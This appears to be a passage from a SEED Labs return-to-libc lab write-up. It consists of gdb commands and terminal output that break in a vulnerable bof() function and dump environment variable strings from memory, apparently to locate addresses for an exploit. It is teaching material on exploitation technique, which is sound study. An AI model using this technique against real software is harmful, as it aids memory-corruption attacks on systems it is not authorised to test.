
$ gdb retlib_gdb


$ b bof


$ r


$ x/s * ((char **)environ)


$ x/100s 0xbfffefce (this address would be obtained in the output of the previous line)









Terminal
11:27 AM
[----------stack----------]
0000| 0xbfffed10 --> 0x80485c2 ("badfile")
0004| 0xbfffed14 --> 0x80485c0 --> 0x61620072 ('r')
0008| 0xbfffed18 --> 0x1
0012| 0xbfffed1c --> 0xb7dc7400 (<_IO_new_fopen>: push ebx)
0016| 0xbfffed20 --> 0xb7f1cdbc --> 0xbfffee0c --> 0xbffff010 ("XDG_VTNR=7")
0020| 0xbfffed24 --> 0xb7dc7406 (<_IO_new_fopen+6>: add ebx,0x153bfa)
0024| 0xbfffed28 --> 0xbfffed58 --> 0x0
0028| 0xbfffed2c --> 0x804850f (<main+52>: add esp,0x10)
[----------]
Legend: code, data, rodata, value
Breakpoint 1, bof (badfile=0x804fa88) at retlib.c:12
12 fread(buffer, sizeof(char), 40, badfile);
gdb-peda$ x/s * ((char **)environ)
0xbffff010: "XDG_VTNR=7"
gdb-peda$ x/100s 0xbffff010
0xbffff010: "XDG_VTNR=7"
0xbffff01b: "XDG_SESSION_ID=c1"
0xbffff02d: "CLUTTER_IM_MODULE=xim"
0xbffff043: "XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed"
0xbffff073: "SESSION=ubuntu"
0xbffff082: "GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1"
0xbffff0b3: "ANDROID_HOME=/home/seed/android/android-sdk-linux"
0xbffff0e5: "SHELL=/bin/bash"
0xbffff0f5: "XDG_MENU_PREFIX=gnome-"
0xbffff10c: "VTE_VERSION=4205"


Terminal
11:27 AM
0xbffff0f5: "XDG_MENU_PREFIX=gnome-"
0xbffff10c: "VTE_VERSION=4205"
0xbffff11d: "TERM=xterm-256color"
0xbffff131: "DERBY_HOME=/usr/lib/jvm/java-8-oracle/db"
0xbffff15a: "QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1"
0xbffff17d: "LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0"
0xbffff222: "WINDOWID=60817418"
0xbffff234: "GNOME_KEYRING_CONTROL="
0xbffff24b: "UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1231"
0xbffff28f: "GTK_MODULES=gail:atk-bridge:unity-gtk-module"
0xbffff2bc: "USER=seed"
0xbffff2c6: "LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:"
0xbffff329: "QT_ACCESSIBILITY=1"
0xbffff33c: "LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...
0xbffff404: "=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=0"...
0xbffff4cc: "1;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo"...
0xbffff594: "=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:"...


Terminal
11:27 AM
0xbffff65c: "*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt"...
0xbffff724: "=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.o"...
0xbffff7ec: "gv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;3"...
0xbffff8b4: "6:*.xspf=00;36:"
0xbffff8c4: "XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0"
0xbffff8fe: "XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0"
0xbffff932: "SSH_AUTH_SOCK=/run/user/1000/keyring/ssh"
0xbffff95b: "DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path"
0xbffff98e: "COLUMNS=91"
0xbffff999: "XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg"
0xbffff9dd: "PATH=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/j"...
0xbffffaa5: "ava-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin"
0xbffffb5e: "DESKTOP_SESSION=ubuntu"
0xbffffb75: "_=/usr/bin/gdb"
